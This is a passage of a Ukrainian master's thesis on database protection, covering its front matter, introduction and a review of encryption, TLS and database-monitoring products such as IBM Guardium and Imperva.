Міністерство освіти і науки України
Тернопільський національний технічний університет імені Івана Пулюя

Факультет комп'ютерно-інформаційних систем і програмної інженерії
(повна назва факультету)
Кафедра кібербезпеки
(повна назва кафедри)

КВАЛІФІКАЦІЙНА РОБОТА

на здобуття освітнього ступеня

магістр
(назва освітнього ступеня)

на тему: Способи та засоби захисту баз даних

Виконав: студент VI курсу, групи СБм-62
спеціальності 125 Кібербезпека та захист інформації
(шифр і назва спеціальності)

_____ Петльовий Б.С.
(підпис) (прізвище та ініціали)

Керівник _____ Лечаченко Т.А.
(підпис) (прізвище та ініціали)

Нормоконтроль _____ Тимощук Д.І.
(підпис) (прізвище та ініціали)

Завідувач кафедри _____ Загородна Н.В.
(підпис) (прізвище та ініціали)

Рецензент _____ _____
(підпис) (прізвище та ініціали)

Тернопіль
2024

Міністерство освіти і науки України
Тернопільський національний технічний університет імені Івана Пулюя

Факультет комп'ютерно-інформаційних систем і програмної інженерії
(повна назва факультету)

Кафедра кібербезпеки
(повна назва кафедри)

ЗАТВЕРДЖУЮ
Завідувач кафедри
_____ Загородна Н.В.
(підпис) (прізвище та ініціали)
« » 2024 р.

З А В Д А Н Н Я
НА КВАЛІФІКАЦІЙНУ РОБОТУ

на здобуття освітнього ступеня Магістр
(назва освітнього ступеня)

за спеціальністю 125 Кібербезпека та захист інформації
(шифр і назва спеціальності)

студенту Петльовий Богдан Сергійович
(прізвище, ім'я, по батькові)

1. Тема роботи Способи та засоби захисту баз даних

Керівник роботи доктор філософії, ст. викладач каф. КБ Лечаченко Т.А.
(прізвище, ім'я, по батькові, науковий ступінь, вчене звання)

Затверджені наказом ректора від «22» 11 2024 року № 4/7-1119

2. Термін подання студентом завершеної роботи 20 грудня 2024р.

3. Вихідні дані до роботи Наукові статті на тему захисту баз даних, технічні документації

4. Зміст роботи (перелік питань, які потрібно розробити)
Вступ, 1 Огляд предметної області та постановка задач для ефективного, 1.1 Огляд рішень для захисту баз даних, 1.2 Обґрунтування вибору напрямку дослідження, 1.3 Технічний аспект проблеми, 1.4 Висновки до першого розділу, 2 Методи атак та способи захисту баз даних, 2.1 Методи атак на бази даних, 2.2 Опис особливостей атак на бази даних, 2.3 Загальні способи та методи захисту від потенційних атак, 2.4 Висновки до другого розділу, 3 Реалізація методів атаки та способів захисту баз даних, 3.1 Реалізація атак на бази даних, 3.2 Реалізація способів захисту баз даних, 3.3 Висновки до третього розділу, 4 Охорона праці та безпека в надзвичайних ситуаціях, 4.1 Охорона праці, 4.2 Безпека в надзвичайних ситуаціях, Висновки, Список використаних джерел

5. Перелік графічного матеріалу (з точним зазначенням обов'язкових креслень, слайдів)
1 Титульна сторінка, 2 Актуальність. Мета. Завдання дослідження., 3 Основні причини кібератак останніх років, 4 Десять найбільших вразливостей для кібератак, 5 Методи кібератак, 6 Методи захисту від основних видів атак, 7 Практична реалізація основних типів атак, 8 Розгляд реалізації методів захисту, 9 Рекомендації стосовно кібербезпеки, 10 Висновки

6. Консультанти розділів роботи

Розділ	Прізвище, ініціали та посада консультанта	Підпис, дата	
		завдання видав	завдання прийняв
Охорона праці	Осухівська Г.М., к.т.н., зав.кафедри КС		
Безпека в надзвичайних ситуаціях	Клепчик В.М., про-ректор з адміністративно-господарської роботи та будівництва		

7. Дата видачі завдання 23.09.2024 р.

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів роботи	Термін виконання етапів роботи	Примітка
1.	Ознайомлення з завданням до кваліфікаційної роботи	23.09-25.09	*Виконано*
2.	Підбір наукових джерел про бази даних	26.09-13.10	*Виконано*
3.	Переклад та опрацювання інформації з вибраних джерел	14.10-25.10	*Виконано*
4.	Виконання дослідження по темі кваліфікаційної роботи	26.10-10.11	*Виконано*
5.	Оформлення розділу «Огляд предметної області та постановка задач для ефективного захисту баз даних»	11.11-20.11	*Виконано*
6.	Оформлення розділу «Методи атак та способи захисту баз даних»	21.11-30.11	*Виконано*
7.	Оформлення розділу «Реалізація методів атаки та способів захисту баз даних»	01.12-05.12	*Виконано*
8.	Виконання завдання до підрозділу «Охорона праці»	04.12-08.12	*Виконано*
9.	Виконання завдання до підрозділу «Безпека в надзвичайних ситуаціях»	04.12-08.12	*Виконано*
10.	Оформлення звіту по виконаній роботі	01.12-08.12	*Виконано*
11.	Підготовка презентації і доповіді	06.12-08.12	*Виконано*
12.	Нормоконтроль	09.12-11.12	*Виконано*
13.	Перевірка на плагіат	12.12-15.12	*Виконано*
14.	Попередній захист кваліфікаційної роботи	16.12-20.12	*Виконано*
15.	Захист кваліфікаційної роботи	27.12.2024	

Студент _____ Петльовий Б.С.
(підпис) (прізвище та ініціали)

Керівник роботи _____ Лечаченко Т.А.
(підпис) (прізвище та ініціали)

АНОТАЦІЯ

Способи та засоби захисту баз даних// Кваліфікаційна робота освітнього рівня «Магістр» // Петльовий Богдан Сергійович // Тернопільський національний технічний університет імені Івана Пулюя, факультет комп'ютерно-інформаційних систем і програмної інженерії, кафедра кібербезпеки, група СБм-62 // Тернопіль, 2024 // С. 65, рис. – 23, табл. – , кресл. – , додат. – 1, бібліогр. – 30.

Ключові слова: Бази даних, кібератаки, сервери, системи, адміністратор, користувач, зловмисник, шифрування, кіберзагрози, моніторинг, захист.

В першому розділі кваліфікаційної роботи було оглянуто рішення для захисту баз даних, обґрунтовано вибір напрямку дослідження, та розглянуто технічний аспект проблеми.

В другому розділі кваліфікаційної роботи розглянуто теоретичні відомості про методи атак на бази даних, описано особливості цих атак, та способи та методи захисту від атак.

В третьому розділі кваліфікаційної роботи продемонстровано реалізацію атак на бази даних, також продемонстровано реалізацію способів захисту баз даних.

ANNOTATION

Methods and means of database protection // Qualification work of the educational level “Master” // Petliovyi Boghdan Sergiyovich // Ivan Puluj National Technical University of Ternopil, Faculty of Computer and Information Systems and Software Engineering, Department of Cybersecurity, group SBm-62 // Ternopil, 2024 // Pages - 65, Figures - 23, addition - 1, literature - 30.

Keywords: Databases, cyber attacks, servers, systems, administrator, user, attacker, encryption, cyber threats, monitoring, protection.

In the first chapter of the qualification work, the solutions for protecting databases were reviewed, the choice of the research direction was justified, and the technical aspect of the problem was considered.

The second section of the qualification work reviews theoretical information about methods of attacks on databases, describes the features of these attacks, and ways and methods of protection against attacks.

The third section of the qualification work demonstrates the implementation of attacks on databases, and also demonstrates the implementation of methods of protecting databases.

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СИМВОЛІВ, ОДИНИЦЬ, СКОРОЧЕНЬ І ТЕРМІНІВ

ПК – персональний комп’ютер.

CSS – cascading style sheets (каскадні таблиці стилів).

HTML – hypertext markup language (мова розмітки гіпертекстових документів).

JS – це невибаглива до ресурсів мова програмування з функціями першого класу, код якої інтерпретується та компілюється під час виконання.

Ruby (англ. «Рубін») — це повністю об'єктноорієнтована мова програмування з чіткою динамічною типізацією.

Ruby on Rails – це фреймворк для створення додатків, написаний на мові Ruby

UML – мова візуального представлення ідей розробника

DB (database) – це організована структура, яка призначена для зберігання, зміни та обробки взаємозалежної інформації, переважно великих обсягів.

API (Application Programming Interface) - інтерфейс програмування додатків, програмний інтерфейс програми.

IDE (Integrated Drive Electronics) - комплексне програмне рішення для розробки програмного забезпечення.

Android – мобільна платформа створена компанією Google.

IOS - це операційна система Apple.

Visual Studio Code - засіб для створення, редагування та зневадження сучасних вебзастосунків і програм для хмарних систем.

Github – це один з найбільших вебсервісів для спільної розробки програмного забезпечення.

MongoDB – це база даних, яка не потребує опису схеми таблиць.

ЗМІСТ

ВСТУП

Актуальність роботи. Забезпечення захисту баз даних від несанкціонованого доступу є однією з найважливіших задач сучасної інформаційної безпеки. Вони становлять основу для зберігання та обробки величезних обсягів інформації, яка може включати конфіденційні, персональні, фінансові та інші критично важливі дані.

Несанкціонований доступ до таких ресурсів може мати катастрофічні наслідки для організацій та приватних осіб, включаючи фінансові втрати, порушення репутації, правові санкції, а також загрозу національній безпеці.

Сучасні технології розвиваються стрімкими темпами, що, з одного боку, дозволяє створювати більш складні та функціональні інформаційні системи, а з іншого — породжує нові виклики у сфері кібербезпеки. Використання хмарних сервісів, великих даних та розподілених систем обробки значно підвищує ризики витоку інформації та її компрометації.

Метою дослідження є аналіз сучасних методів та засобів захисту баз даних від несанкціонованого доступу, а також розробка рекомендацій щодо їх ефективного використання. Для досягнення цієї мети необхідно виконати ряд завдань, серед яких аналіз існуючих підходів до забезпечення безпеки баз даних, вивчення сучасних технологій захисту, оцінка їх ефективності в умовах реальних загроз, а також розробка пропозицій щодо вдосконалення систем безпеки інформаційних ресурсів.

Об'єктом дослідження є інформаційні системи, які використовують бази даних для зберігання та обробки даних. **Предметом дослідження** виступають способи і засоби забезпечення захисту баз даних від несанкціонованого доступу, які включають як технічні, так і організаційні аспекти. Технічна складова включає розробку інструментів для виявлення та запобігання загрозам, таких як засоби шифрування, міжмережеві екрани, системи моніторингу та аналізу активності. Організаційна складова передбачає розробку політик доступу, контроль за їх дотриманням, навчання персоналу та формування культури кібербезпеки.

Наукова новизна одержаних результатів кваліфікаційної роботи полягає у всебічному аналізі сучасних методів захисту баз даних із урахуванням актуальних загроз і тенденцій розвитку інформаційних технологій. У роботі запропоновано нові підходи до інтеграції технологій моніторингу і виявлення аномалій з класичними методами забезпечення кібербезпеки, що дозволяє підвищити ефективність захисту інформаційних ресурсів.

Крім того, розроблені рекомендації щодо адаптації існуючих засобів захисту до специфічних потреб організацій, що працюють у різних галузях економіки. Особливу увагу буде приділено методам шифрування, системам аутентифікації, механізмам моніторингу активності користувачів, а також методикам виявлення аномальної поведінки. Крім того, будуть розглянуті підходи до забезпечення відповідності законодавчим та галузевим стандартам, які визначають правила обробки і зберігання конфіденційних даних.

Практичне значення одержаних результатів полягає в можливості їх використання для підвищення рівня безпеки баз даних у реальних інформаційних системах. Запропоновані у роботі методи можуть бути впроваджені у підприємствах різного масштабу для забезпечення конфіденційності, цілісності та доступності даних. Зокрема, рекомендації щодо впровадження багаторівневого захисту і використання систем аналітики дозволяють знизити ризики компрометації інформації навіть у складних і розподілених середовищах.

Таким чином, дослідження у цій сфері є актуальним як з точки зору теоретичного вивчення проблем безпеки інформаційних систем, так і з точки зору практичного впровадження технологій, які дозволяють захистити бази даних від сучасних кіберзагроз.

Апробація результатів магістерської роботи. Основні результати проведених досліджень обговорювались на: XII науково-технічній конференції «Інформаційні моделі, системи та технології» (м.Тернопіль, Україна). Публікації. Основні результати кваліфікаційної роботи опубліковано у працях конференції (див. Додаток А).

РОЗДІЛ 1. ОГЛЯД ПРЕДМЕТНОЇ ОБЛАСТІ ТА ПОСТАНОВКА ЗАДАЧ ДЛЯ ЕФЕКТИВНОГО ЗАХИСТУ БАЗ ДАНИХ

1.1 Огляд рішень для захисту баз даних

У реляційних базах даних таких як MySQL, PostgreSQL, Oracle для шифрування даних одним із ефективних способів є технологія Transparent Data Encryption. Ця технологія забезпечує автоматичне шифрування даних у стані спокою без необхідності втручання з боку користувачів або змін у додатках. Вона застосовується до файлів бази даних, журналів транзакцій та резервних копій, забезпечуючи комплексний захист. Технологія відповідає вимогам багатьох стандартів інформаційної безпеки, таких як PCI DSS, HIPAA, GDPR.[1]

Цей спосіб шифрує фізичні файли, та журнали транзакцій за допомогою симетричних ключів шифрування. Дані залишаються зашифрованими, навіть якщо хтось отримує доступ до файлів безпосередньо з файлової системи. Основним ключем у цьому рішені є Database Encryption Key, він використовується для шифрування самих файлів бази даних і зберігається у зашифрованому вигляді. Для цього використовується сертифікат або асиметричний ключ, що зберігається у сховищі ключів бази даних.. Це забезпечує додатковий рівень захисту: навіть якщо ключ буде викрадений, він залишатиметься зашифрованим.

Шифрування даних відбувається в три етапи ініціалізація, шифрування існуючих даних, та шифрування нових даних. Після активації технології база даних створює ключ шифрування бази даних, який шифрується сертифікатом або асиметричним ключем. Весь цей процес виконується прозоро для адміністратора. На наступному етапі усі існуючі файли бази даних шифруються у фоновому режимі. Всі нові дані, що записуються у базу також будуть автоматично зашифровані.

Коли користувач запитує дані, технологія автоматично розшифровує їх у пам’яті. Цей процес також виконується без затримок і є непомітним для кінцевого користувача.

Перевагами цього рішення є:

- Легкість впровадження.
- Захист у різних видах.
- Автоматичне управління.
- Швидкість роботи.

До недоліків ж можна віднести:

- Навантаження на систему.
- Ризик втрати ключів.
- Неможливість шифрування даних під час передачі по мережі.

Transparent Data Encryption це потужний і зручний інструмент для захисту даних у стані спокою. Його ключова перевага це прозорість, що дозволяє інтегрувати захист без змін у існуючих додатках. Хоча він має певні обмеження, його впровадження суттєво підвищує рівень безпеки і допомагає організаціям відповідати сучасним стандартам захисту даних.

У нереляційних базах даних таких як MongoDB, Cassandra, Redis, використовуються різні рішення, до прикладу MongoDB використовує функцію Encryption at Rest, шифрування виконується за допомогою алгоритму AES-256. Для налаштування цієї функції вимагає конфігурації ключів шифрування та інтеграції з Key Management Systems, які можуть бути локальними або хмарними.

Існують також стороні рішення для шифрування даних такі, як HashiCorp Vault, Protegrity Data Security, Thales CipherTrust. Особливостями першого рішення є:

- Шифрування даних перед збереженням у базі.
- Централізоване управління ключами.
- Підтримка більшістю нереляційних баз даних.

Друге рішення забезпечує шифрування та токенізацію даних здебільшого його використовують для захисту чутливих даних, в ньому також присутня гнучка

політика доступу, особливістю цього рішення є висока продуктивність для великих обсягів даних.[2]

Третє рішення це комплексна платформа для управління безпекою даних, яка надає рішення для шифрування, управління ключами, захисту даних. Вона дозволяє захищати чутливу інформацію на всіх етапах її життєвого циклу: під час зберігання, передачі та обробки. Вона пропонує централізоване рішення для управління ключами через Thales CipherTrust Manager, та забезпечує шифрування на рівні програмного забезпечення або бази даних.

Нерідко для шифрування застосовується Transport Layer Security, адже цей криптографічний протокол є важливим для захисту даних при їх передачі між клієнтами і базою даних, особливо коли йдеться про чутливу або приватну інформацію.

Завдяки своїм особливостям він забезпечує шифрування переданих даних, що гарантує їх конфіденційність, навіть якщо зловмисник перехопить трафік. Він використовує механізми для перевірки цілісності даних. Це гарантує, що передані дані не були змінені під час передачі. Якщо дані були змінені, протокол виявить цю аномалію та припинить з'єднання. Також він гарантує, що з'єднання встановлюється з правильним сервером. Це важливо для запобігання атак типу "man-in-the-middle", коли зловмисник може перехопити комунікацію між клієнтом і сервером.[3]

Цей протокол використовує сертифікати для автентифікації, а саме через SSL/TLS сертифікати, сервери та клієнти можуть автентифікувати один одного для підтвердження того, що вони належать до певного домену або організації. Під час підключення клієнта до бази даних, сервер перевіряє сертифікат клієнта для двосторонньої автентифікації, або тільки перевіряє сертифікат сервера для односторонньої автентифікації. Це дозволяє гарантувати, що клієнт підключається до надійного сервера і що сервер не є шахрайським.

У великих розподілених системах, де використовуються кілька серверів або вузлів для зберігання даних, також він забезпечує шифрування між вузлами при

передачі даних. Це дозволяє захистити чутливі дані, які передаються між різними компонентами бази даних.

При використанні хмарних технологій протокол забезпечує захист даних не тільки між клієнтами та серверами, а й при зберіганні даних у хмарних сховищах. Багато нереляційних баз даних, таких як MongoDB Atlas або Amazon DynamoDB, використовують його для шифрування даних при їх передачі між клієнтами та хмарними сервісами. До переваг цього протоколу можна віднести:

- Захист від перехоплення.
- Запобігання доступу до чутливих даних.
- Інтеграція з іншими системами безпеки.

Застосування цих способів для шифрування даних в нереляційних базах даних є важливим компонентом для забезпечення безпеки і конфіденційності даних у процесі їх передачі через мережу. Це особливо важливо в умовах розподілених систем і хмарних середовищ, де бази даних часто взаємодіють з різними сервісами, а захист інформації від стороннього доступу є критично важливим.

Використовуються також брандмауери для захисту даних, до прикладу Imperva Data Security яку застосовують для виявлення, контролю, шифрування та захисту чутливої інформації. Цей засіб забезпечує безперервний моніторинг доступу до баз даних, що дозволяє відстежувати всі дії, які виконуються в системі, включаючи запити, зміни, видалення та додавання даних. Вона використовує передові алгоритми аналізу поведінки, щоб ідентифікувати аномалії в доступі до баз даних. Наприклад, якщо користувач або програма починають здійснювати незвичні запити, такі як масове завантаження даних або доступ до раніше невикористовуваних таблиць, система автоматично позначає такі дії як потенційну загрозу.

Система підтримує інтеграцію з різними технологіями шифрування, щоб забезпечити захист даних як у стані спокою, так і під час передачі. Вона використовує багаторівневий підхід до захисту баз даних, що дозволяє покращити захист від зовнішніх атак на основі підбору паролів або експлуатації інших

вразливостей. Цей брандмауер легко інтегрується з іншими системами безпеки, такими як Security Information and Event Management, системи управління ідентифікацією (IAM), а також з хмарними платформами, також система дозволяє автоматизувати створення та виконання політик безпеки.

До переваг використання цієї системи можна віднести:

- Комплексний захист.
- Відповідність нормативним вимогам.
- Зниження ризиків.
- Легкість у розгортанні та масштабуванні.

Для моніторингу та аналізу використовується брандмауер IBM Guardium це комплексна платформа для захисту даних, яка допомагає захищати чутливу інформацію, виявляти ризики, запобігати загрозам та забезпечувати відповідність нормативним вимогам.[4]

Він забезпечує повний цикл захисту даних. На етапі виявлення система автоматично аналізує середовище, ідентифікує чутливі дані та класифікує їх за рівнем важливості. Використовуючи вбудовані шаблони відповідно до таких стандартів, як PCI, PII, GDPR, HIPAA та CCPA, платформа дозволяє виявляти активи, що потребують захисту, і ризики ще до того, як вони можуть бути використані зловмисниками.

Основною його функцією є моніторинг даних у реальному часі. Вона постійно спостерігає за всіма операціями доступу до даних, аналізуючи, хто, коли, як і де взаємодіє з інформацією. Завдяки цьому система може виявляти аномалії у поведінці користувачів, що можуть вказувати на потенційні внутрішні або зовнішні загрози. Після виявлення підозрілих дій Guardium негайно вживає заходів для запобігання витоку даних або несанкціонованому доступу.

Одним із важливих аспектів є централізоване сховище даних аудиту, яке вона створює для збереження результатів моніторингу. Guardium також підтримує принципи розподілу обов’язків, забезпечуючи безпеку аудиторських журналів і обмежуючи доступ до них сторонніх осіб.

Вона забезпечує захист баз даних завдяки інструменту Data Protection for Databases, який відстежує всі операції з даними, включаючи зміни, виконані адміністраторами або сторонніми додатками. Для середовищ великих даних надається рішення Data Protection for Big Data.

Окрему увагу приділено шифруванню даних. Завдяки інструменту Data Encryption, вона забезпечує безпечне шифрування як структурованих, так і неструктурованих даних. Шифрування здійснюється на рівні вище файлової системи, що спрощує впровадження та не потребує змін у програмному коді або базах даних. Цей інструмент також забезпечує захист файлів у хмарних середовищах і підтримує масштабованість для великих інфраструктур.

Ще одним важливим компонентом є виявлення вразливостей і аналіз ризиків. За допомогою Vulnerability Assessment Guardium виконує сканування баз даних, виявляє слабкі місця, такі як ненадійні паролі чи відсутність оновлень, та пропонує способи їх усунення. Аналіз шаблонів використання даних допомагає знижувати ризики, використовуючи вдосконалену автоматизовану аналітику та машинне навчання.

1.2 Обґрунтування вибору напрямку дослідження

Сучасний світ дедалі більше орієнтується на цифрові технології, де інформація стала одним із найцінніших ресурсів. Бази даних є ключовими елементами інформаційних систем, забезпечуючи зберігання, обробку та управління великими обсягами даних. Проте стрімке поширення цифрових технологій супроводжується зростанням кіберзагроз, які можуть впливати на цілісність, конфіденційність та доступність даних. У цьому контексті проблема захисту баз даних набуває особливої актуальності. Графік росту кібератак за останні роки можна переглянути на рисунку 1.1.



Рисунок 1.1 – Графік росту кількості кібератак за останні роки

До вибору тематики дослідження способів та засобів захисту баз даних мене підштовхнуло те, що перш за все, масштаби використання баз даних суттєво зросли у різних сферах: від державного управління і банківського сектору до медицини, освіти та онлайн-комерції. Усі ці галузі працюють з критично важливими даними, втрата або компрометація яких може мати катастрофічні наслідки.[5]

Однією з ключових причин вибору напряму дослідження є проблематика, пов’язана зі стрімким розвитком технологій, які одночасно створюють нові можливості та виклики у сфері захисту баз даних.

Сучасні інформаційні системи активно використовують новітні технології, такі як хмарні обчислення, IoT, Big Data, AI та блокчейн. Ці технології дозволяють організаціям підвищувати продуктивність, масштабувати свої послуги та оптимізувати бізнес-процеси. Однак, їх впровадження значно ускладнює забезпечення інформаційної безпеки через кілька причин.

Перехід на хмарні платформи став глобальною тенденцією завдяки їхній зручності та економічності. Однак, зберігання даних у хмарі створює нові ризики, пов’язані з передачею інформації через інтернет, залежністю від сторонніх провайдерів та забезпеченням розподіленого доступу. Відсутність повного

контролю над інфраструктурою, в якій зберігаються дані, ускладнює виявлення та ліквідацію потенційних загроз.

Зростаюча кількість IoT-пристроїв, підключених до баз даних, збільшує кількість точок входу до системи. Багато з цих пристроїв мають обмежені обчислювальні можливості, що ускладнює впровадження стандартних механізмів захисту. Низький рівень захисту на рівні пристроїв IoT може призвести до компрометації всієї системи, оскільки бази даних часто є кінцевою точкою для збору та аналізу даних із таких пристроїв. Цілі фішингових атак в період з 2020 по 2023 роки можна оглянути на рисунку 1.2.



Рисунок 1.2 – Цілі фішингових атак 2020-2023 роки

Обробка величезних обсягів даних вимагає складних систем управління, які мають бути не лише продуктивними, а й безпечними. У контексті Big Data збільшується складність управління доступом до різних частин баз даних, особливо коли дані зберігаються у розподілених середовищах. Крім того, аналіз великих даних може розкривати чутливу інформацію, що створює додаткові виклики для захисту конфіденційності.[6]

Використання AI у базах даних дозволяє автоматизувати аналіз і виявлення аномалій, що є важливим елементом кіберзахисту. Однак, ці технології також можуть бути використані зловмисниками для вдосконалення методів атак, таких як інтелектуальний підбір паролів чи створення більш складних шкідливих програм. Це змушує організації постійно вдосконалювати методи захисту, щоб протистояти таким загрозам.

Хоча блокчейн технології пропонують високий рівень цілісності даних та їхньої прозорості, їхнє впровадження у бази даних стикається з проблемами масштабованості, енергоспоживання та складності інтеграції з традиційними системами. Блокчейн також може стати ціллю для атак, спрямованих на компрометацію вузлів мережі або вилучення конфіденційної інформації. Кількість фішингових атак продемонстровано на рисунку 1.3



Рисунок 1.3 – Кількість фішингових атак за останні 4 роки

Сучасні організації часто використовують комбіновані підходи, інтегруючи локальні, хмарні та розподілені середовища. Це значно ускладнює управління безпекою баз даних, оскільки для кожного середовища можуть бути необхідні

різні підходи до захисту. Таким чином, стрімкий розвиток технологій створює низку викликів для захисту баз даних, які зумовлюють необхідність розробки інноваційних рішень. Найбільші вразливості зображені на рисунку 1.4.



Рисунок 1.4 – 10 найбільших вразливостей останіх років

Теперішній інформаційний простір є об'єктом постійного впливу кібератак, кількість і складність яких зростають з кожним роком. Ця тенденція спричинена кількома факторами: активною цифровізацією суспільства, збільшенням обсягів оброблюваних даних, розвитком нових технологій і розширенням кіберзлочинності. Згідно зі статистичними даними, більшість таких атак спрямовані на викрадення конфіденційної інформації, зміни даних або їх знищення. Кібератаки набувають різноманітних форм, серед яких найбільш поширені:

- SQL-ін’єкції – використання вразливостей у запитах до баз даних, що дозволяє зловмисникам отримати доступ до даних або модифікувати їх.

